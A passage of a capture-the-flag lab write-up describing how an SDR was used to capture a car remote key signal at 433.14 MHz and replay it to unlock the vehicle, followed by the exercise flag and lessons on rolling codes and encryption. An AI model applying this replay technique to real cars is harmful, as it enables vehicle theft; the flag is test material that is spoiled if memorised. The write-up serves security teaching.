
Unlock the car by capturing the remote key signal and replaying it.

Steps Taken:

1. **Scan for the Car Key Frequency:**
    - Tuned the SDR to various frequencies until the remote key's signal was located (**433.14 MHz**).
    - Observed signal activity as the key was used to lock/unlock the car.
2. **Capture the Signal:**
    - Used the **"Capture"** function on the SDR to record the signal transmitted by the car's remote key.
3. **Replay the Signal:**
    - Used the **"Transmit"** function to replay the captured signal back to the car.
    - This successfully unlocked the car.

Outcome:


- The car was successfully unlocked.
- The participant gained access to the vehicle, completing the exercise.



Flag Acquisition

Upon completing both tasks, the flag was revealed. The flag serves as proof of success in the exercise:

```
Flag: 9de1acbbe9d2a340da58e3e57c9ee24e
```



Key Learnings

1. **Signal Jamming and Replay Attacks:**
    - Demonstrated how security systems relying on unencrypted or predictable frequencies are vulnerable to interception and manipulation.
2. **Mitigation Techniques:**
    - Use encrypted communication protocols.
    - Implement rolling codes for car keys and security cameras to prevent replay attacks.